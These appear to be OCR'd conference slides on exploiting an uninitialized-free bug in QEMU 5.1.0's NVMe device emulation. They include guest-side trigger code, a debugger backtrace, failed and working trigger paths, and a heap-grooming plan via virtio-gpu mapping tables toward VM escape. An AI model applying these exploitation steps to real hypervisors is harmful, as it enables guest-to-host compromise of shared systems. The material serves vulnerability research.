
    uint32_t data = 1;
    data |= 6 << 16;                          // sqes
    data |= 4 << 20;                          // cques
    nvme_wr32(0x14, data);                     // nvme_start_ctrl

    NvmeCmd *cmd = &cmds[0];
    cmd->opcode = 6;                           // NVME_ADMIN_CMD_IDENTIFY
    cmd->cdw10 = 1;                            // NVME_ID_CNS_CTRL
    cmd->prp1 = 0xf8000000 + 0x500;
    cmd->prp2 = 0xf8000000 + 0x4000000;      // let map fail

    nvme_wr32(0x1000, 1);
}
```

Where does **qsg** comes from?

Three paths to trigger uninitialized free in vulnerable **nvme_map_prp**



1st path : Uninitialized Stack Variable



```
static uint16_t nvme_dma_read_prp(NvmeCtrl *n, uint8_t *ptr, uint32_t len,
                                  uint64_t prp1, uint64_t prp2)
{
    QEMUSGList qsg; // uninitialized variable
    QEMUIOVector iov;
    if (nvme_map_prp(&qsg, &iov, prp1, prp2, len, n)) {
        return NVME_INVALID_FIELD | NVME_DNR;
    }
    ...
    return status;
}
```

- Uninitialized **qsg** resides on stack

1st path : Uninitialized Stack Variable

```
pwndbg> bt
#0 0x00005557be56fcce in nvme_dma_read_prp (n=0x5557c04cbc50, ptr=0x5557c04cd6a8 "\206\200\364\032\061\062\063\064", ' ' <repeats 16
times>, "QEMU NVMe Ctrl", ' ' <repeats 26 times>, "1.0 \006", len=4096, prp1=1979228160, prp2=0) at hw/block/nvme.c:275
#1 0x00005557be5715da in nvme_identify_ctrl (n=0x5557c04cbc50, c=0x7ffd1f60c590) at hw/block/nvme.c:688      Uninitialized data
#2 0x00005557be57183c in nvme_identify (n=0x5557c04cbc50, cmd=0x7ffd1f60c590) at hw/block/nvme.c:747
#3 0x00005557be571d5e in nvme_admin_cmd (n=0x5557c04cbc50, cmd=0x7ffd1f60c590, req=0x7f9cf421e740) at hw/block/nvme.c:889
#4 0x00005557be571f93 in nvme_process_sq (opaque=0x5557c04cd5f8) at hw/block/nvme.c:922      Stack base
#5 0x00005557be920751 in timerlist_run_timers (timer_list=0x5557bf708c80) at util/qemu-timer.c:572
#6 0x00005557be9207f8 in qemu_clock_run_timers (type=QEMU_CLOCK_VIRTUAL) at util/qemu-timer.c:586
#7 0x00005557be920ab7 in qemu_clock_run_all_timers () at util/qemu-timer.c:672
#8 0x00005557be919ad4 in main_loop_wait (nonblocking=0) at util/main-loop.c:523
#9 0x00005557be451e0c in qemu_main_loop () at /home/zjusvn/pwn/qemu-5.1.0/softmmu/vl.c:1676
#10 0x00005557be8a1754 in main (argc=18, argv=0x7ffd1f60c7f8, envp=0x7ffd1f60c890) at /home/zjusvn/pwn/qemu-5.1.0/softmmu/main.c:49
#11 0x00007f9d0da47b97 in __libc_start_main (main=0x5557be8a1727 <main>, argc=18, argv=0x7ffd1f60c7f8, init=<optimized out>,
fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7ffd1f60c7e8) at ../csu/libc-start.c:310
#12 0x00005557be2ed26a in _start ()
```

- But there isn't any controllable object at the same depth in stack via other paths
- No attacker-supplied data could be written to **qsg**



FAIL

2nd path : Uninitialized Stack Variable



```
static uint16_t nvme_dma_write_prp(NvmeCtrl *n, uint8_t *ptr, uint32_t len,
                                   uint64_t prp1, uint64_t prp2)
{
    QEMUSGList qsg; // uninitialized variable
    QEMUIOVector iov;
    if (nvme_map_prp(&qsg, &iov, prp1, prp2, len, n)) {
        return NVME_INVALID_FIELD | NVME_DNR;
    }
    ...
    return status;
}
```

- Uninitialized `qsg` resides on stack
- The same as `nvme_dma_read_prp`
- Uncontrollable `qsg`

FAIL

3rd path : Uninitialized Heap Variable



```
static void nvme_init_sq(NvmeSQueue *sq,
    NvmeCtrl *n, uint64_t dma_addr,
    uint16_t sqid, uint16_t cqid,
    uint16_t size)
{
    ...
    sq->io_req = g_new(NvmeRequest, sq->size);
    // uninitialized variable
}
```

1. malloc

Total size:
 $N \times 0xa0$



io_req




```
static uint16_t nvme_rw(NvmeCtrl *n, NvmeNamespace *ns, NvmeCmd *cmd,
    NvmeRequest *req)
{
    if (nvme_map_prp(&req->qsg, &req->iov, prpl, prp2, data_size, n)) {
        block_acct_invalid(blk_get_stats(n->conf.blk), acct);
        return NVME_INVALID_FIELD | NVME_DNR;
    }
    ...
    return NVME_NO_COMPLETE;
}
```


- Uninitialized `qsg` resides on heap
- Controllable by heap Fengshui

Given a Heap Uninitialized Free Vulnerability

- Can we arbitrarily control what object to free?
- What object are we going to free?




An Intuitive Idea: Turning Uninitialized Free to UAF



Requirement

1. We need a structure with the size of $N * 0xa0$
2. The structure has a pointer at offset of $0x40$
3. The pointer points to a guest-controlled object, which we can read or write after allocation

An Intuitive Idea: Turning Uninitialized Free to UAF




1. No interesting structures in NVME or other traditional devices
2. Complex device (xhci) has some interesting structures, but they're in different heap within different thread

After many tries, we didn't find any appropriate primitive



Interesting Structure on Virtio-gpu

```
// hw/display/virtio-gpu.c
int virtio_gpu_create_mapping iov(VirtIOGPU *g,
    struct virtio_gpu_resource_attach_backing *ab,
    struct virtio_gpu_ctrl_command *cmd,
    uint64_t **addr, struct iovec **iov)
{
    ...
    *iov = g_malloc0(sizeof(struct iovec) * ab->nr_entries);
    for (i = 0; i < ab->nr_entries; i++) {
        uint64_t a = le64_to_cpu(ents[i].addr);
        uint32_t l = le32_to_cpu(ents[i].length);
        hwaddr len = l;
        (*iov)[i].iov_len = l;
        (*iov)[i].iov_base = dma_memory_map(VIRTIO_DEVICE(g)->dma_as,
            a, &len, DMA_DIRECTION_TO_DEVICE);
    }
    ...
    return 0;
}
```



Mapping Table

- **dma_memory_map** maps a guest physical memory region into a host virtual address
- QEMU can directly access guest memory in the host process

Inspired by the mapping table on
Virtio-gpu, maybe we needn't a
R/W primitive in the host process



QEMU Memory Layout

- The heap of qemu-kvm process starts with 0x55
- The guest's physical memory is backed by a single mmap'd region inside the qemu-kvm process, GVA-->GPA-->HVA

```
wndbg> info proc mappings  
process 24414  
Mapped address spaces:
```

Start Addr	End Addr	Size	Offset	objfile
0x55dcc8f03000	0x55dcc9d1f000	0xe1c000	0x0	./qemu-5.1.0/x86_64-softmmu/qemu-system-x86_64
0x55dcc9f1e000	0x55dcca0ae000	0x190000	0xe1b000	./qemu-5.1.0/x86_64-softmmu/qemu-system-x86_64
